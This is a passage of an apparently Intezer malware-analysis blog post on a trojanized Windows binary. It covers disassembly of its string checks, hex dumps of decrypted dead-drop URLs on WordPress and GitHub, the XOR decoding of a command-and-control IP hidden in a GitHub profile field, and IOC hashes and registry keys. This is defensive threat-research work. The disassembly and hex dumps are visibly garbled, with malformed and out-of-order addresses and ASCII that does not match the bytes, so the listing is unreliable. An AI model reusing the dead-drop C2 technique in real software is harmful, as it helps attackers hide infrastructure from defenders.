10001B97	. 83FF 03	CMP EDI,0x3	
10001B9A	.~7C C4	JL SHORT localspl.10001B80	
10001BBC	.~EB 41	JMP SHORT localspl.10001BFF	
10001B9E	> 833E 00	CMP DWORD PTR DS:[ESI],0x0	
10001BC1	.~74 31	JE SHORT localspl.10001BF4	
10001BC3	. 881D BC4000010	MOV EBX,DWORD PTR DS:[&MSVCRT.strstr]	msvrt.strstr
10001BC9	. 807E 04	LEA EDI,DWORD PTR DS:[ESI+0x4]	
10001BCC	. 68 D4510010	PUSH localspl.100051D4	s2 = "Microsoft"
10001BD1	. 57	PUSH EDI	
10001BD2	. FFD3	CALL EBX	strstr
10001BD4	. 59	POP ECX	
10001BD5	. 85C0	TEST EAX,EAX	
10001BD7	. 59	POP ECX	
10001BD8	.~75 0E	JNZ SHORT localspl.10001B88	
10001BDA	. 68 C0510010	PUSH localspl.100051C0	ASCII "Internet Explorer"
10001BDF	. 57	PUSH EDI	
10001BE0	. FFD3	CALL EBX	
10001BE2	. 59	POP ECX	
10001BE3	. 85C0	TEST EAX,EAX	
10001BE5	. 59	POP ECX	
10001BEE6	.~74 0C	JE SHORT localspl.10001BF4	
10001BEE9	> 56	PUSH ESI	
10001BEF	. FF15 784000010	CALL DWORD PTR DS:[&KERNEL32.LocalFree]	hMemory LocalFree
10001B9E	. 6A 01	PUSH 0x1	
10001BF1	. 58	POP EAX	
10001BF2	.~EB 00	JMP SHORT localspl.10001C01	
10001BF4	.> 85F6	TEST ESI,ESI	
10001BF6	.~74 07	JE SHORT localspl.10001BFF	
10001BF8	. 56	PUSH ESI	
10001BF9	. FF15 784000010	CALL DWORD PTR DS:[&KERNEL32.LocalFree]	hMemory LocalFree
10001B9F	.> 33C0	XOR EAX,EAX	
10001C01	. 5F	POP EDI	
10001C02	. 5E	POP ESI	
10001C03	. 5B	POP EBX	
10001C04	. C3	RETN	...

The malware proceeds to decrypt two more URLs.

Address	Hex dump	ASCII
10005080	68 74 74 70 73 3A 2F 2F	https://en.searc
10005090	68 2E 77 6F 72 64 70 72	h.wordpress.com/
100050A0	65 73 72 63 3D 6F 72 67	?src=organic&q=k
100050B0	61 6E 69 63 26 71 3D 6B	eepost.Xs-&Or=1a
100050C0	65 65 70 6F 73 74 00 58	j=m="yH(Xzh].~u%
100050D0	73 2D A0 4F A9 F0 31 61	#202/1a"*\#A]z9
100050E0	58 7A 68 00 00 AA 75 90	l'es4■■QE FU M="0hg
100050F0	20 B2 EA 01 32 2F 31 91	C8 8A 73 D3 B1 DE 51 90
01 82 DF D4 5B B6 21 FB 80	CC 9A F4 9E CA 01 68	
67 FE 2E D6 D0 C3 F2	67 47 EE 2E D6 D0 C3 F2	

Address	Hex dump	ASCII
10005000	68 74 74 70 73 3A 2F 2F	https://github.c
10005010	6F 6D 2F 73 65 61 72 63	om/search?q=join
10005020	68 3F 71 3D 6A 6F 69 6E	lur&type=Users&u
10005030	6C 75 72 26 74 79 70 65	tf8=%E2%9C%93.1a
10005040	30 55 73 65 72 73 26 75	j=m="yH(Xzh].~u%
10005050	39 43 25 39 33 00 31 61	
10005060	6A C0 6D 3D 22 79 48 28	
10005070	58 7A 68 00 00 AA 75 90	

The malware authors used steganography to store the IP address in a ptoken field of the HTML.

Here you can see the GitHub page with the ptoken field.

joinlur
ptoken=000000006B48622B0000000
00000000&

[Follow](#)

Block or report user

Joined 11 days ago

Contribution activity


Jump to ▾ 2017

October 1, 2017

joinlur has no activity yet for this period.

September 2017

The value is then XOR decrypted by 0x31415926 which gives you 0x5A093B0D or the IP address: 13.59.9.90



Conclusion:

The complexity and quality of this particular attack has led our team to conclude that it was most likely state-sponsored. Considering this new evidence, the malware can be attributed to the Axiom group due to both the nature of the attack itself and the specific code reuse throughout that our technology was able to uncover.

IOCs:

Stage 2 Payload:

dc9b5e8aa6ec86db8af0a7aa897ca61db3e5f3d2e0942e319074db1aaccfdc
83

x86 Trojanized Binary:

07fb252d2e853a9b1b32f30ede411f2efbb9f01e4a7782db5eacf3f55cf3490
2

x86 Registry Payload:

f0d1f88c59a005312faad902528d60acbf9cd5a7b36093db8ca811f763e129
2a

x64 Trojanized Binary:

128aca58be325174f0220bd7ca6030e4e206b4378796e82da460055733bb
6f4f

x64 Registry Payload:

75eaa1889dbc93f11544cf3e40e3b9342b81b1678af5d83026496ee6a1b2ef
79

Registry Keys:

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\001

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\002

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\003


HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\004

HKLM\Software\Microsoft\Windows NT\CurrentVersion\WbemPerf\HBP

About Intezer:

Through its ‘DNA mapping’ approach to code, Intezer provides enterprises with unparalleled threat detection that accelerates incident response and eliminates false positives, while protecting against fileless malware, APTs, code tampering and vulnerable software.

Curious to learn what’s next for Intezer? Join us on our journey toward achieving these endeavors here on the blog or [request a community free edition invite](#)



By **Jay Rosenberg** 

Jay Rosenberg is a self-taught reverse engineer from a very young age (12 years old), specializing in Reverse Engineering and Malware Analysis. Currently working as a Senior Security Researcher in Intezer.

Try it now

[Request a Demo](#)



[Evidence Aurora Operatio...](#)

[North Korea And Iran Use ...](#)



[Home](#)

[Products ▾](#)

[Intezer Analyze™](#)

[Intezer Immune™](#)

[Technology](#)

[Company ▾](#)

[About](#)

[News and Events](#)

[Contact Us](#)

[Blog](#)

[Terms of Use](#)

[Privacy Policy](#)



© Intezer.com 2017 All rights reserved